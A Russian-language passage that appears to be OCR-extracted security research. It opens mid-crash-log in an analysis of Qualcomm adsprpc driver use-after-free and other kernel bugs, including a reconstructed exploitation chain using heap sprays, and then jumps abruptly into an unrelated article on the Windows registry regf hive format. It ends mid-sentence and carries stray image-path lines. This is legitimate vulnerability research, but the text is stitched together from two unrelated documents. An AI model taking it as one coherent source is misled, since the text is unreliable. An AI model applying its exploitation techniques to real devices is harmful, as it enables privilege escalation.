 fastrpc_device_release
 __fput
 do_exit
```

Допустимые идентификаторы каналов малы — обычно от нуля примерно до шести. Значение `1702834303` доказывает повреждение `fastrpc_file.cid`. Donncha O'Cearbhaill из Amnesty заметил, что это ещё и метка времени Unix: 17 декабря 2023 года, 17:31:43, то есть близко ко времени применения эксплойта.

Третий журнал начинается с тех же операций драйвера, но в итоге сбой происходит в не связанном с ними пути выделения inotify:

```
adsprpc: ERROR: fastrpc_internal_mmap:
        user application falcon trying to map without initialization
adsprpc: falcon: fastrpc_init_process: ERROR:
        donated memory allocated in userspace

Unable to handle kernel paging request at virtual address 006f7778a9cf5b88
Process falcon (pid: 17512)
pc : __kmalloc+0x1c4/0x398

Call trace:
 __kmalloc
 inotify_handle_event
 fsnotify
 __fsnotify_parent
 notify_change2
 do_sys_ftruncate
```

Это позволяет предположить, что повреждение вышло за пределы драйвера и затронуло более позднего пользователя кучи.

Четвёртая паника снова сообщает о недопустимом похожем на эпоху идентификаторе канала `1702832054`, после чего возникает сбой в операции с каналом:

```
adsprpc: ERROR:fastrpc_mmap_free,
        Invalid channel id: 1702832054, err:-44
... repeated ...

Unable to handle kernel NULL pointer dereference at virtual address 0000000000000009
Process falcon (pid: 10050)
pc : pipe_read+0xac/0x308

Call trace:
 pipe_read
 __vfs_read
 vfs_read
 ksys_read
```

Буферы каналов часто используются как объекты распыления кучи, поэтому этот сбой согласуется с эксплуатацией, а не со случайным отказом драйвера.

Во всех журналах эксплойт вызывает:

```
fastrpc_init_process
fastrpc_internal_munmap_fd
fastrpc_internal_mmap
fastrpc_mmap_free
```

Уязвимость, вероятно, скрывается во взаимосвязях между этими операциями, но большинство вызовов, похоже, рано завершается с ошибкой и не должно менять состояние, из-за чего журналы намеренно или случайно зашумлены.

Дополнительное исследование Jann Horn установило, что драйвер доступен из нескольких непривилегированных контекстов. `untrusted_app` не может напрямую открыть узел устройства, но на некоторых устройствах может запросить у `dspservice` ограниченный дескриптор через HAL `IDspService`, предоставляемый по `hwbinder`.

Сторонние драйверы Android неизменно оказываются плодотворной поверхностью атаки. Даже до выявления исходной уязвимости эти артефакты оправдывали полный аудит.

Драйвер adsprpc

Драйвер удалённых вызовов процедур цифрового сигнального процессора приложений `adsprpc` переносит обработку мультимедиа на эффективный сопроцессор DSP. Его основной интерфейс — `/dev/adsprpc-smd`; к историческим вариантам относятся `cdsprpc-smd` и `mdsprpc-smd`.

Драйвер предоставляет процедуры DSP пользовательскому пространству процессора приложений через RPC, в том числе некоторым недоверенным приложениям. Буферы DMA отображаются непосредственно в DSP, чтобы не копировать большие мультимедийные данные через границу процессоров. Сочетание межпроцессорных RPC, общих отображений, жизненных циклов объектов и нескольких доменов безопасности создаёт сложный и чувствительный к безопасности интерфейс.

Начало охоты за ошибками

Когда журналы сбоев не позволили однозначно установить ошибку, команда расширила аудит исходного кода. Jann Horn быстро нашёл первую проблему; за ней последовали ещё пять.

1. CVE-2024-38402: переполнение ссылок group_info

`fastrpc_get_process_gids` вызывает `get_current_groups`, увеличивая счётчик ссылок `group_info` текущей задачи, но никогда его не освобождает. Счётчик не насыщаемый, поэтому примерно `2^32` запросов приводят к его переполнению и UAF. Для срабатывания требуется не менее примерно 14 часов, но это настоящее повреждение памяти. В конце концов KFENCE сообщает о недопустимом чтении из `groups_to_user`.

Проблема отслеживается как задача Project Zero 42451711.

2. CVE-2024-21455: сохраняющееся состояние совместимости

32-битный слой совместимости ioctl преобразует пользовательские структуры в их 64-битные формы ядра. Он помечает связанное с файлом состояние как совместимое:

```
long compat_fastrpc_device_ioctl(struct file *filp,
                                 unsigned int cmd,
                                 unsigned long arg)
{
    struct fastrpc_file *fl = filp->private_data;
    if (!filp->f_op || !filp->f_op->unlocked_ioctl)
        return -ENOTTY;
    fl->is_compat = true;
    // ...
}
```

Последующая логика копирования интерпретирует `is_compat` как признак того, что входящие указатели уже ссылаются на память ядра:

```
#define K_COPY_FROM_USER(err, kernel, dst, src, size) do { \
    if (!(kernel))                                          \
        err = copy_from_user((dst),                         \
            (void const __user *)(src), (size));            \
    else                                                    \
        memmove((dst), (src), (size));                      \
} while (0)
```

Флаг относится к общему `fastrpc_file`, никогда не сбрасывается и сохраняется между процессами, использующими один дескриптор. Вредоносный 64-битный процесс может открыть устройство, создать 32-битный дочерний процесс, устанавливающий `is_compat`, дождаться его завершения, а затем отправить 64-битный ioctl. Драйвер применит `memmove` к предоставленным злоумышленником пользовательским указателям так, будто это указатели ядра, что позволит управляемо читать данные по адресам ядра.

Задача Project Zero 42451710 документирует эту ошибку.

Понимание структуры fastrpc_mmap

Драйвер представляет отображения DSP DMA с помощью `fastrpc_mmap`. Правильно управлять этими объектами трудно:

• В зависимости от флагов создания отображение может принадлежать локальному списку файла или глобальному списку.
• У него есть отдельные счётчики `refs` и `ctx_refs`.
• На него могут ссылаться контексты RPC, списки отображений, стеки создания и уничтожения и несколько ioctl.
• При создании можно не выделять новое отображение, а повторно использовать существующее, соответствующее запросу.
• Отображения могут создавать настройка контекста, два ioctl отображения, инициализация DSP, создание процесса и запросы со стороны DSP.
• Отображения могут освобождать уничтожение контекста или файла и три ioctl снятия отображения.

3. CVE-2024-33060: гонка публикации глобального отображения

`fastrpc_internal_mem_map` удерживает мьютексы, привязанные к одному `fastrpc_file`, но глобальные отображения совместно используются разными файлами. `fastrpc_mmap_add` ненадолго захватывает глобальную спин-блокировку только при включении объекта в список:

```
static void fastrpc_mmap_add(struct fastrpc_mmap *map)
{
    if (map->flags == ADSP_MMAP_HEAP_ADDR ||
        map->flags == ADSP_MMAP_REMOTE_HEAP_ADDR) {
        struct fastrpc_apps *me = &gfa;
        unsigned long irq_flags = 0;
        spin_lock_irqsave(&me->hlock, irq_flags);
        hlist_add_head(&map->hn, &me->maps);
        spin_unlock_irqrestore(&me->hlock, irq_flags);
    } else {
        hlist_add_head(&map->hn, &map->fl->maps);
    }
}
```

После публикации создатель продолжает использовать свой временный указатель, тогда как другой дескриптор может найти и снять отображение глобального объекта. Публикация фактически передаёт управление временем жизни пользовательскому пространству, но создатель ведёт себя так, будто всё ещё владеет исключительной ссылкой. Это похоже на использование `struct file` после передачи единственной ссылки функции `fd_install`, когда другой поток может немедленно вызвать `close(2)`.

Результатом становится UAF глобального отображения. Он отслеживается как задача Project Zero 42451715.

4. Раскрытие адресов ядра в fastrpc_mmap_find

При повторном использовании отображения поиск существующего диапазона выполняется по контролируемым злоумышленником `va` и `len`:

```
hlist_for_each_entry_safe(map, n, &me->maps, hn) {
    if (va >= map->va &&
        va + len <= map->va + map->len &&
        map->fd == fd) {
        if (refs) {
            if (map->refs + 1 == INT_MAX)
                return -ETOOMANYREFS;
            map->refs++;
        }
        match = map;
        break;
    }
}
```

Для локальных отображений файла `map->va` представляет собой данные пользовательского пространства. Для глобальных отображений это указатель ядра `struct page`, используемый как непрозрачный дескриптор. Сравнение выбранных злоумышленником адресов с ним раскрывает информацию об относительном порядке адресов ядра и может помочь обойти ASLR. Qualcomm исправила задачу 42451713 вместе с CVE-2024-33060.

5. CVE-2024-49848: ошибка времени жизни KEEP_MAP

Постоянные отображения обычно начинают с двух ссылок:

```
map->refs = 1;
map->ctx_refs = 0;

if (map->attr & FASTRPC_ATTR_KEEP_MAP)
    map->refs = 2;
```

Однако увеличение выполняется только в стандартном режиме отображения, но не для `ADSP_MMAP_HEAP_ADDR`, `ADSP_MMAP_REMOTE_HEAP_ADDR` или `FASTRPC_MAP_FD_NOMAP`, хотя эти режимы тоже могут устанавливать `FASTRPC_ATTR_KEEP_MAP`.

`fastrpc_internal_munmap_fd` сбрасывает `KEEP_MAP` и вызывает освобождение. Процедура освобождения учитывает `ctx_refs` при удалении узла списка, но не при решении, следует ли уничтожить выделенную область:

```
map->refs--;
if (!map->refs && !map->ctx_refs)
    hlist_del_init(&map->hn);
if (map->refs > 0 && !flags)
    return;
// ...
```

```
if (!map->is_persistent)
    kfree(map);
```

Таким образом, гонка может оставить `refs == 0`, `ctx_refs == 1` и всё же выполнить `kfree`:

1. Заполнить виртуальное адресное пространство DSP допустимыми отображениями.
2. Процесс A создаёт `FASTRPC_MAP_FD_NOMAP | FASTRPC_ATTR_KEEP_MAP`; объект начинает с одной ссылкой и переходит к отображению DSP.
3. Процесс B создаёт контекст RPC и повторно использует отображение: `refs == 2`, `ctx_refs == 1`.
4. Отображение DSP процесса A завершается ошибкой, поскольку адресное пространство заполнено; обработка ошибки снимает одну ссылку: `refs == 1`, `ctx_refs == 1`.
5. Процесс A вызывает `fastrpc_internal_munmap_fd`, сбрасывает `KEEP_MAP`, уменьшает счётчик до нуля и освобождает объект, пока контекст B всё ещё указывает на него.

Это CVE-2024-49848, хотя затронутые ею версии новее тех, которые использовались в наблюдавшемся эксплойте.

6. UAF из-за коллизии отображений, классифицированный как эксплуатируемый в реальных атаках

Контекст RPC хранит отображения буферов и дескрипторов в `ctx->maps`. При завершении ссылки на дескрипторы освобождаются не через сохранённый указатель. Вместо этого DSP возвращает файловые дескрипторы, а `put_args` выполняет новый поиск:

```
for (i = 0; i < M_FDLIST; i++) {
    if (!fdlist[i])
        break;
    if (!fastrpc_mmap_find(ctx->fl, (int)fdlist[i],
                           NULL, 0, 0, 0, 0, &mmap)) {
        if (mmap && mmap->ctx_refs)
            mmap->ctx_refs--;
        fastrpc_mmap_free(mmap, 0);
    }
}
```

Ничто не гарантирует, что поиск вернёт то же отображение, на которое ссылалась `get_args`. Перекрывающиеся диапазоны могут сталкиваться, поскольку более крупное отображение удовлетворяет запросу меньшего:

1. Создать малое отображение A с `va == 0`.
2. Контекст 1 ссылается на A как на дескриптор.
3. Создать более крупное отображение B с `va == 0` и тем же дескриптором.
4. Контекст 2 ссылается на B как на буфер через сохранённый указатель.
5. При завершении контекст 1 находит и уменьшает счётчик B вместо A; у A утекает ссылка.
6. Явно снять отображение B.
7. Контекст 2 сохраняет указатель на освобождённый B и позднее разыменовывает его.

Conghui Wang независимо нашёл другой путь: предоставленный злоумышленником неподписанный код DSP может возвращать поддельные дескрипторы в ответе RPC, заставляя ядро процессора приложений освободить всё ещё используемое отображение.

Этот UAF затрагивает тот же объект `fastrpc_mmap`, на который указывают артефакты, и пересекается с соответствующими версиями. Хотя без образца невозможно доказать точный способ эксплуатации, TAG и Project Zero решили, что проблема соответствует их критериям классификации как эксплуатируемой в реальных атаках.

Реконструкция эксплойта

После обнаружения UAF исследователи стали искать объект для распыления из того же кэша, который мог бы превратить освобождённый `fastrpc_mmap` в более сильный примитив без предварительного знания адресов ядра. Подсказку дали сами артефакты:

```
adsprpc: ERROR:fastrpc_mmap_free,
        Invalid channel id: 1702834303, err:-44
```

Записанное в журнал значение берётся из `map->fl->cid`. Если распыляемый объект повторно занял память отображения, какое-то поле по тому же смещению, по-видимому, содержало метку времени.

Предыдущий сбой inotify произошёл во время выделения памяти, до сообщений о недопустимом канале. `inotify_handle_event` выделяет объект события переменного размера:

```
int inotify_handle_event(struct fsnotify_group *group,
                         struct inode *inode,
                         u32 mask,
                         const void *data,
                         int data_type,
                         const unsigned char *file_name,
                         u32 cookie,
                         struct fsnotify_iter_info *iter_info)
{
    struct inotify_event_info *event;
    int alloc_len = sizeof(struct inotify_event_info);
    // ...
    if (file_name) {
        len = strlen(file_name);
        alloc_len += len + 1;
    }
    event = kmalloc(alloc_len,
                    GFP_KERNEL_ACCOUNT | __GFP_RETRY_MAYFAIL);
    // ...
}
```

Наложение схем показывает, что `map->fl->cid` точно совпадает с `event->fse.inode->i_mtime` — временем изменения inode, связанного с уведомлением. Это объясняет, почему повреждённые идентификаторы каналов выглядят как время применения эксплойта.

Вероятная цепочка выглядит так:

1. Вызвать UAF `fastrpc_mmap`.
2. Распылить объекты `inotify_event_info` переменного размера в освобождённую область, потенциально получив раскрытие ASLR через встроенные указатели.
3. Драйвер интерпретирует наложенное время изменения inode как `cid`, создавая журналы с меткой времени.
4. Освободить или заменить занявший эту память объект.
5. Повторно занять память отображения объектами буферов каналов, что согласуется с последующим сбоем `pipe_read`, и получить управляемое содержимое.
6. Объединить контроль с раскрытием информации, чтобы построить произвольное чтение и запись или выполнение кода.

Без образца это остаётся реконструкцией, а не доказательством, но она объединяет в одну согласованную стратегию эксплуатации кучи необычную метку времени, сбой выделения inotify, повторяющуюся очистку отображений и сбой канала.

Заключение

Менее чем за три месяца проверки в `adsprpc` были обнаружены шесть уязвимостей. Qualcomm не исправила CVE-2024-49848 и CVE-2024-21455 в течение стандартного 90-дневного периода раскрытия; на момент публикации CVE-2024-49848 оставалась неустранённой спустя 145 дней после сообщения.


Этот случай демонстрирует практическую цену слабой безопасности сторонних драйверов Android. Разделение привилегий надёжно лишь настолько, насколько надёжен самый слабый интерфейс чипсета или GPU, доступный приложению. Чтобы поднять планку, нужны и более последовательная разработка драйверов, и более быстрый и надёжный механизм доставки исправлений производителей на конечные устройства.

Приключения с реестром Windows № 5: формат файлов regf

Структура куста: заголовок, бины и ячейки

На самом низком уровне куст организован в блоки по 4 КиБ. Первая страница — заголовок, или базовый блок. За ней следуют один или несколько бинов, длина каждого из которых кратна 4 КиБ. Заголовок содержит глобальные метаданные; бины позволяют Windows отображать растущий куст во фрагментированные диапазоны виртуальной памяти.

Каждый бин начинается с 32-байтного заголовка и полностью заполнен ячейками. Ячейка — наименьшая типизированная или нетипизированная выделенная область в кусте. Её данным предшествует знаковый 32-битный размер, включающий сам маркер и выровненный по восьми байтам. Положительный размер означает свободную ячейку, отрицательный — выделенную. Поэтому свободная 32-байтная ячейка содержит `0x00000020`, а выделенная 128-байтная — `0xFFFFFF80`.



Процедуры ядра для работы с базовыми блоками, бинами и ячейками обычно имеют префикс `Hv`, например `HvCheckHive`, `HvpAllocateBin` и `HvpViewMapCleanup`. Этот слой обеспечивает управление памятью под диспетчером конфигурации и реализует такие оптимизации, как инкрементальное журналирование и кусты на основе секций.

В Windows 11 сборки 22621.2134 на управление памятью кустов приходилось примерно 10 407 из 100 007 декомпилированных строк реестра, то есть 10,4%. Лишь две из 52 CVE, найденных при аудите, напрямую относились к реализации `Hv*`: CVE-2022-37988 в `HvReallocateCell` и CVE-2024-43452 — двойное чтение при загрузке куста из сетевого ресурса.

Базовый блок

Базовый блок имеет тип `_HBASE_BLOCK`:

```
0: kd> dt _HBASE_BLOCK
nt!_HBASE_BLOCK
   +0x000 Signature          : Uint4B
   +0x004 Sequence1          : Uint4B
   +0x008 Sequence2          : Uint4B
   +0x00c TimeStamp          : _LARGE_INTEGER
   +0x014 Major              : Uint4B
   +0x018 Minor              : Uint4B
   +0x01c Type               : Uint4B
```

```
+0x020 Format             : Uint4B
+0x024 RootCell           : Uint4B
+0x028 Length             : Uint4B
+0x02c Cluster            : Uint4B
+0x030 FileName           : [64] UChar
+0x070 RmId               : _GUID
+0x080 LogId              : _GUID
+0x090 Flags              : Uint4B
+0x094 TmId               : _GUID
+0x0a4 GuidSignature      : Uint4B
+0x0a8 LastReorganizeTime : Uint8B
+0x0b0 Reserved1          : [83] Uint4B
+0x1fc CheckSum           : Uint4B
+0x200 Reserved2          : [882] Uint4B
+0xfc8 ThawTmId           : _GUID
+0xfd8 ThawRmId           : _GUID
+0xfe8 ThawLogId          : _GUID
+0xff8 BootType           : Uint4B
+0xffc BootRecover        : Uint4B
```

Значимые данные занимают лишь около 236 из 4096 байт; зарезервированные массивы обычно заполнены нулями.

`Sequence1` и `Sequence2` отслеживают целостность. Равные значения означают чистое состояние. Несовпадение указывает, что записи могли не попасть в основной куст и необходимо восстановление из `.LOG`, `.LOG1` или `.LOG2`. Искусственно созданные несовпадения принудительно запускают такие пути, как `HvAnalyzeLogFiles` и `HvpPerformLogFileRecovery`, что полезно при воспроизведении CVE-2023-35386 и CVE-2023-38154.

`Major` и `Minor` кодируют историю формата:

Версия	Год	Впервые появилась	Возможность
1.0	1992	Предварительная версия Windows NT 3.1	Исходный формат
1.1	1993	Windows NT 3.1	Инкрементальное развитие
1.2	1994	Windows NT 3.5	Предопределённые ключи
1.3	1995	Windows NT 4.0	Быстрые листья
1.4	2000	Windows Whistler Beta 1	Большие значения
1.5	2001	Windows XP	Хеш-листья
1.6	2016	Windows 10 Anniversary Update	Многоуровневые ключи

Версии 1.0–1.2 устарели и несовместимы с современными структурами. Версии 1.3–1.6 сохраняют взаимную совместимость. Сейчас Windows использует 1.3 для энергозависимых кустов, BCD, кустов классов пользователей и некоторых кустов настроек; 1.5 — для большинства системных, пользовательских и активационных кустов; 1.6 — для разностных кустов.

Соответствие возможностей версиям при загрузке не проверяется. Новые типы ячеек могут встречаться в кустах старых версий. CVE-2022-38037 возникла из-за того, что `CmpSplitLeaf` доверяла версии при выборе представления списка подразделов вместо проверки самого списка. Фаззерам следует варьировать младшие версии 3–6.

Формула `_HHIVE.Version` во время выполнения:

```
Minor + (Major * 0x1000) - 0x1000
```

При старшей версии 1 она сводится к значению младшей версии. Особенности загрузчика допускают нулевую старшую версию, а во время восстановления заголовка журнала — почти произвольные пары старшей и младшей версий, потенциально создающие любую 32-битную версию времени выполнения.

`RootCell` указывает на корневой ключ куста. У этой ячейки нет родителя, её нельзя удалить или переименовать, её сохранённое имя игнорируется в пользу точки монтирования, и она служит началом списка дескрипторов безопасности.

`Length` — суммарный размер бинов без учёта заголовка. Максимум `0x7FFFE000` соответствует примерно 2 ГиБ стабильного хранилища; активные кусты могут добавить ещё примерно 2 ГиБ энергозависимого хранилища.

Сейчас имеют значение только два флага куста: бит 0 указывает на ожидающие транзакции, а бит 1 отмечает разностный куст с многоуровневыми ключами.

`LastReorganizeTime` управляет реорганизацией кустов в Windows 8.1 и новее. Если прошло более семи дней, а фрагментация превышает 1 МиБ, Windows копирует ключи в компактный куст и группирует часто используемые данные. Специальные значения 1 и 2 соответственно принудительно запускают реорганизацию или очищают биты доступа к ключам.

`CheckSum` — XOR первых 127 DWORD (508 байт). Нулевой результат заменяется на 1, а результат `0xFFFFFFFF` — на `0xFFFFFFFE`, поэтому ноль и все единицы недопустимы. Любой фаззер, изменяющий эту область, должен исправлять контрольную сумму, иначе загрузка рано завершится с `STATUS_REGISTRY_CORRUPT`.


Сигнатура `regf`, метка времени последней записи и маркеры Offline Registry Library (`OfRg` по смещению `0xB0` вместе со временем сериализации по смещению `0x200`) также полезны для криминалистики.

Бины

Каждый бин начинается со структуры `_HBIN`:

```
0: kd> dt _HBIN
nt!_HBIN
   +0x000 Signature  : Uint4B
   +0x004 FileOffset : Uint4B
   +0x008 Size       : Uint4B
   +0x00c Reserved1  : [2] Uint4B
   +0x014 TimeStamp  : _LARGE_INTEGER
   +0x01c Spare      : Uint4B
```

Сигнатура равна `hbin`; смещение определяет положение в файле; размер кратен `0x1000`; сумма смещения и размера не может превышать `_HBASE_BLOCK.Length`. Во время выполнения бины представляют собой наименьшую выровненную область, вмещающую запрос, обычно 4–16 КиБ и естественным образом не превышающую примерно 1 МиБ. Однако искусственно созданный куст может содержать один бин размером почти 2 ГиБ, поскольку загрузчик принимает более широкое пространство состояний, чем создаёт ядро.



Ячейки

Ячейки состоят только из знакового размера и полезной нагрузки. Их инварианты:

• Положительный размер означает свободную ячейку, отрицательный — выделенную.
• Размер включает четырёхбайтный маркер.
• Абсолютный размер делится на восемь.
• Заголовок бина и плотно упакованные ячейки в точности заполняют бин.

Если при загрузке обнаруживается некорректная последовательность, от места сбоя до конца бина создаётся одна свободная ячейка, восстанавливающая последний инвариант.

Ячейки напоминают блоки кучи, но лишены современных средств защиты кучи: нет рандомизации, cookie метаданных, надёжного обнаружения двойного освобождения или широких проверок целостности во время выполнения. Архитектура предполагает, что загруженный куст остаётся внутренне корректным, поэтому некоторые примитивы повреждения внутри куста становятся детерминированными.

HvAllocateCell, HvReallocateCell и HvFreeCell реализуют выделение, изменение размера и освобождение. Запросы на выделение свыше 1 МиБ отклоняются; запросы свыше 16 КиБ округляются вверх до степени двойки. При освобождении соседние области объединяются, поэтому естественно созданные кусты никогда не содержат смежных свободных ячеек. И вновь не все эти гарантии вывода проверяются на входе — шаблон, связанный с несколькими уязвимостями, включая CVE-2022-37988.


Индексы ячеек

Индексы ячеек — это указатели куста. Ключи ссылаются на родителей, дескрипторы безопасности, списки подразделов и списки значений; записи значений ссылаются на ячейки данных. На диске индекс представляет собой 32-битное смещение от начала данных куста после 4-КиБ заголовка. Он должен указывать на границу выделенной ячейки, а не внутрь полезной нагрузки или на заголовок бина.

Загруженные кусты добавляют 2 ГиБ энергозависимого пространства для ключей, созданных с REG_OPTION_VOLATILE. Старший бит различает тип хранилища:

• 0: стабильное, постоянное хранилище.
• 1: энергозависимое хранилище только в памяти.

Поскольку кусты растут, сжимаются и отображаются фрагментами, Windows не может преобразовать индекс простым прибавлением одного базового адреса. Карты ячеек работают подобно таблицам страниц, разделяя 32-битный индекс на поля размером 1, 10, 9 и 12 бит, выбирающие уровни _DUAL, _HMAP_DIRECTORY, _HMAP_TABLE и _HMAP_ENTRY.



Преобразование выполняет HvpGetCellPaged. Обычные индексы остаются ниже _HHIVE.Storage[x].Length, поэтому процедура предполагает их допустимость и не выполняет проверки границ. Таким образом, повреждение индекса во время выполнения может стать мощным примитивом повышения привилегий.

0xFFFFFFFF, внутренне называемый HCELL_NIL, является эквивалентом null в кусте для отсутствующих необязательных ячеек. Передача этого значения в HvpGetCellPaged без проверки

